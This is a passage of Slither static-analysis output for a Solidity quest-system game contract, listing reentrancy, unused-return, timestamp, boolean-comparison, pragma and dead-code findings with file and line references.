                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        - _questFailed(account,activeQuest,nextRandomWord) (contracts/QuestSystem.sol#549)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        State variables written after the call(s):
        - activeQuest.status = ActiveQuestStatus.COMPLETED (contracts/QuestSystem.sol#564)
        - delete _vrfRequests[requestId] (contracts/QuestSystem.sol#561)
Reentrancy in QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428):
        External calls:
        - lockingSystem.lockNFT(input.tokenContract,input.tokenId) (contracts/QuestSystem.sol#381)
        - reservationId = lockingSystem.addNFTReservation(input.tokenContract,input.tokenId,true,GameRegistryLibrary.RESERVATION_QUEST_SYSTEM) (contracts/QuestSystem.sol#384-389)
        - reservationId = _lockingSystem().addItemReservation(account,input.tokenContract,input.tokenId,input.amount,true,GameRegistryLibrary.RESERVATION_QUEST_SYSTEM) (contracts/QuestSystem.sol#391-398)
        State variables written after the call(s):
        - activeQuest.inputs.push(GameRegistryLibrary.ReservedToken(input.tokenType,input.tokenId,input.tokenContract,input.amount,reservationId)) (contracts/QuestSystem.sol#414-422)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

QuestSystem._unlockQuestInputs(address,QuestSystem.QuestDefinition,QuestSystem.ActiveQuest,bool,uint256).shouldBurn (contracts/QuestSystem.sol#687) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

QuestSystem.setQuestDefinition(uint32,QuestSystem.QuestDefinition) (contracts/QuestSystem.sol#182-209) ignores return value by _lootSystem().validateLoots(definition.loots) (contracts/QuestSystem.sol#202)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) ignores return value by _accountData[account].activeQuestIds.add(activeQuestId) (contracts/QuestSystem.sol#335)
QuestSystem.abandonQuest(uint64) (contracts/QuestSystem.sol#491-519) ignores return value by _accountData[account].activeQuestIds.remove(activeQuestId) (contracts/QuestSystem.sol#515)
QuestSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/QuestSystem.sol#524-569) ignores return value by _accountData[account].activeQuestIds.remove(activeQuestId) (contracts/QuestSystem.sol#567)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

QuestSystem.setPaused(bool)._paused (contracts/QuestSystem.sol#172) shadows:
        - PausableUpgradeable._paused (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#29) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

GameRegistryConsumerUpgradeable._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumerUpgradeable.sol#70-76) has external calls inside a loop: _gameRegistry.hasAccessRole(role,account) (contracts/GameRegistryConsumerUpgradeable.sol#75)
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#92-94) has external calls inside a loop: _gameRegistry.getLockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#93)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) has external calls inside a loop: lockingSystem.isNFTLocked(input.tokenContract,input.tokenId) == false (contracts/QuestSystem.sol#376-379)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) has external calls inside a loop: lockingSystem.lockNFT(input.tokenContract,input.tokenId) (contracts/QuestSystem.sol#381)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) has external calls inside a loop: reservationId = lockingSystem.addNFTReservation(input.tokenContract,input.tokenId,true,GameRegistryLibrary.RESERVATION_QUEST_SYSTEM) (contracts/QuestSystem.sol#384-389)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) has external calls inside a loop: reservationId = _lockingSystem().addItemReservation(account,input.tokenContract,input.tokenId,input.amount,true,GameRegistryLibrary.RESERVATION_QUEST_SYSTEM) (contracts/QuestSystem.sol#391-398)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop
```

```
Reentrancy in QuestSystem._questSuccess(address,QuestSystem.ActiveQuest,uint256) (contracts/QuestSystem.sol#630-654):
        External calls:
        - _unlockQuestInputs(account,questDef,activeQuest,true,randomWord) (contracts/QuestSystem.sol#639)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        - _lootSystem().grantLootWithRandomWord(account,questDef.loots,randomWord) (contracts/QuestSystem.sol#642-646)
        State variables written after the call(s):
        - accountData.lastCompletionTime[questId] = SafeCast.toUint32(block.timestamp) (contracts/QuestSystem.sol#650-652)
        - accountData.completions[questId] ++ (contracts/QuestSystem.sol#653)
Reentrancy in QuestSystem.completeQuest(uint64) (contracts/QuestSystem.sol#435-486):
        External calls:
        - requestId = _requestRandomWords(1) (contracts/QuestSystem.sol#478)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumerUpgradeable.sol#114-118)
        State variables written after the call(s):
        - _vrfRequests[requestId] = VRFRequest(account,activeQuestId) (contracts/QuestSystem.sol#479-482)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in QuestSystem.abandonQuest(uint64) (contracts/QuestSystem.sol#491-519):
        External calls:
        - _questFailed(account,activeQuest,0) (contracts/QuestSystem.sol#509)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        Event emitted after the call(s):
        - QuestCompleted(account,activeQuest.questId,activeQuestId,false) (contracts/QuestSystem.sol#518)
Reentrancy in QuestSystem.fulfillRandomWords(uint256,uint256[]) (contracts/QuestSystem.sol#524-569):
        External calls:
        - _questSuccess(account,activeQuest,nextRandomWord) (contracts/QuestSystem.sol#547)
                - _lootSystem().grantLootWithRandomWord(account,questDef.loots,randomWord) (contracts/QuestSystem.sol#642-646)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        - _questFailed(account,activeQuest,nextRandomWord) (contracts/QuestSystem.sol#548)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        Event emitted after the call(s):
        - QuestCompleted(account,activeQuest.questId,activeQuestId,success) (contracts/QuestSystem.sol#553-558)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)
QuestSystem.completeQuest(uint64) (contracts/QuestSystem.sol#435-486) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(endTime <= block.timestamp,NOT_READY_TO_COMPLETE: Quest is not ready to be completed) (contracts/QuestSystem.sol#465-468)
        - require(bool,string)(questDef.expireSeconds == 0 || endTime + questDef.expireSeconds > block.timestamp,QUEST_HAS_EXPIRED: Quest has expired and is no longer completeable) (contracts/QuestSystem.sol#471-475)
QuestSystem._isQuestAvailable(address,uint32,QuestSystem.QuestDefinition) (contracts/QuestSystem.sol#573-616) uses timestamp for comparisons
        Dangerous comparisons:
        - accountData.lastCompletionTime[questId] + questDef.cooldownSeconds > block.timestamp (contracts/QuestSystem.sol#607-609)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
EnumerableSet.values(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#282-292) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#287-289)
EnumerableSet.values(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#356-366) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#361-363)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) compares to a boolean constant:
        -require(bool,string)(_hasAccessRole(GameRegistryLibrary.GAME_CURRENCY_CONTRACT_ROLE,input.tokenContract) == true,NOT_GAME_CURRENCY: Expected GameCurrency contract) (contracts/QuestSystem.sol#362-365)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) compares to a boolean constant:
        -require(bool,string)(_isQuestAvailable(account,params.questId,questDef) == true,QUEST_NOT_AVAILABLE: Sender cannot start this quest) (contracts/QuestSystem.sol#315-318)
QuestSystem.startQuest(QuestSystem.QuestParams) (contracts/QuestSystem.sol#305-428) compares to a boolean constant:
        -lockingSystem.isNFTLocked(input.tokenContract,input.tokenId) == false (contracts/QuestSystem.sol#376-379)
QuestSystem.completeQuest(uint64) (contracts/QuestSystem.sol#435-486) compares to a boolean constant:
        -require(bool,string)(questDef.active == true,QUEST_NOT_ACTIVE: Cannot complete inactive quest) (contracts/QuestSystem.sol#459-462)
QuestSystem._isQuestAvailable(address,uint32,QuestSystem.QuestDefinition) (contracts/QuestSystem.sol#573-616) compares to a boolean constant:
        -requirementSystem.performAccountCheckBatch(account,questDef.requirements) == false (contracts/QuestSystem.sol#587-590)
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-100) compares to a boolean constant:
        -checkType == TraitCheckType.NOT_EXIST && hasTrait == true (contracts/libraries/TraitsLibrary.sol#53)
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-100) compares to a boolean constant:
        -hasTrait == false (contracts/libraries/TraitsLibrary.sol#50)
TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#109-180) compares to a boolean constant:
        -require(bool,string)(ITraitsConsumer(tokenContract).hasTrait(tokenId,traitCheck.traitId) == false,TRAIT_EXISTS: Expected trait to not exist) (contracts/libraries/TraitsLibrary.sol#170-176)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#4)
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.9 (contracts/QuestSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameCurrency.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameItems.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/IQuestSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.9 (contracts/libraries/TraitsLibrary.sol#3)
        - ^0.8.9 (contracts/requirements/IRequirementSystem.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
Counters.decrement(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#32-38) is never used and should be removed
Counters.reset(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#40-42) is never used and should be removed
EnumerableSet._values(EnumerableSet.Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#150-152) is never used and should be removed
EnumerableSet.add(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#232-234) is never used and should be removed
EnumerableSet.add(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#166-168) is never used and should be removed
EnumerableSet.at(EnumerableSet.AddressSet,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#270-272) is never used and should be removed
EnumerableSet.at(EnumerableSet.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#204-206) is never used and should be removed
EnumerableSet.contains(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#249-251) is never used and should be removed
EnumerableSet.contains(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#183-185) is never used and should be removed
EnumerableSet.contains(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#323-325) is never used and should be removed
Enumerable.length(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#256-258) is never used and should be removed
EnumerableSet.length(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#190-192) is never used and should be removed
EnumerableSet.remove(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#242-244) is never used and should be removed
EnumerableSet.remove(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#176-178) is never used and should be removed
EnumerableSet.values(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#282-292) is never used and should be removed
EnumerableSet.values(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#216-218) is never used and should be removed
EnumerableSet.values(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#356-366) is never used and should be removed
GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#133-137) is never used and should be removed
SafeCast.toInt104(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#900-903) is never used and should be removed
SafeCast.toInt112(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#882-885) is never used and should be removed
SafeCast.toInt120(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#864-867) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#846-849) is never used and should be removed
SafeCast.toInt136(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#828-831) is never used and should be removed
SafeCast.toInt144(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#810-813) is never used and should be removed
SafeCast.toInt152(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#792-795) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1098-1101) is never used and should be removed
SafeCast.toInt160(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#774-777) is never used and should be removed
SafeCast.toInt168(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#756-759) is never used and should be removed
SafeCast.toInt176(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#738-741) is never used and should be removed
SafeCast.toInt184(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#720-723) is never used and should be removed
SafeCast.toInt192(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#702-705) is never used and should be removed
SafeCast.toInt200(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#684-687) is never used and should be removed
SafeCast.toInt208(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#666-669) is never used and should be removed
SafeCast.toInt216(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#648-651) is never used and should be removed
SafeCast.toInt224(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#630-633) is never used and should be removed
SafeCast.toInt232(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#612-615) is never used and should be removed
SafeCast.toInt24(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1080-1083) is never used and should be removed
```

```
SafeCast.toInt240(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#594-597) is never used and should be removed
SafeCast.toInt248(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#576-579) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1130-1134) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1062-1065) is never used and should be removed
SafeCast.toInt40(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1044-1047) is never used and should be removed
SafeCast.toInt48(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1026-1029) is never used and should be removed
SafeCast.toInt56(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1008-1011) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#990-993) is never used and should be removed
SafeCast.toInt72(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#972-975) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1116-1119) is never used and should be removed
SafeCast.toInt80(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#954-957) is never used and should be removed
SafeCast.toInt88(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#936-939) is never used and should be removed
SafeCast.toInt96(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#918-921) is never used and should be removed
SafeCast.toUint104(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#340-343) is never used and should be removed
SafeCast.toUint112(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#323-326) is never used and should be removed
SafeCast.toUint120(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#306-309) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#289-292) is never used and should be removed
SafeCast.toUint136(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#272-275) is never used and should be removed
SafeCast.toUint144(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#255-258) is never used and should be removed
SafeCast.toUint152(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#238-241) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#527-530) is never used and should be removed
SafeCast.toUint160(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#221-224) is never used and should be removed
SafeCast.toUint168(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#204-207) is never used and should be removed
SafeCast.toUint176(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#187-190) is never used and should be removed
SafeCast.toUint184(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toUint192(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#153-156) is never used and should be removed
SafeCast.toUint200(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#136-139) is never used and should be removed
SafeCast.toUint208(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#119-122) is never used and should be removed
SafeCast.toUint216(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#102-105) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#85-88) is never used and should be removed
SafeCast.toUint232(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#68-71) is never used and should be removed
SafeCast.toUint24(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#510-513) is never used and should be removed
SafeCast.toUint240(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#51-54) is never used and should be removed
SafeCast.toUint248(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#34-37) is never used and should be removed
SafeCast.toUint256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#558-561) is never used and should be removed
SafeCast.toUint40(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#476-479) is never used and should be removed
SafeCast.toUint48(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#459-462) is never used and should be removed
SafeCast.toUint56(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#442-445) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#425-428) is never used and should be removed
SafeCast.toUint72(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#408-411) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#544-547) is never used and should be removed
SafeCast.toUint80(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#391-394) is never used and should be removed
SafeCast.toUint88(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#374-377) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#357-360) is never used and should be removed
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-100) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
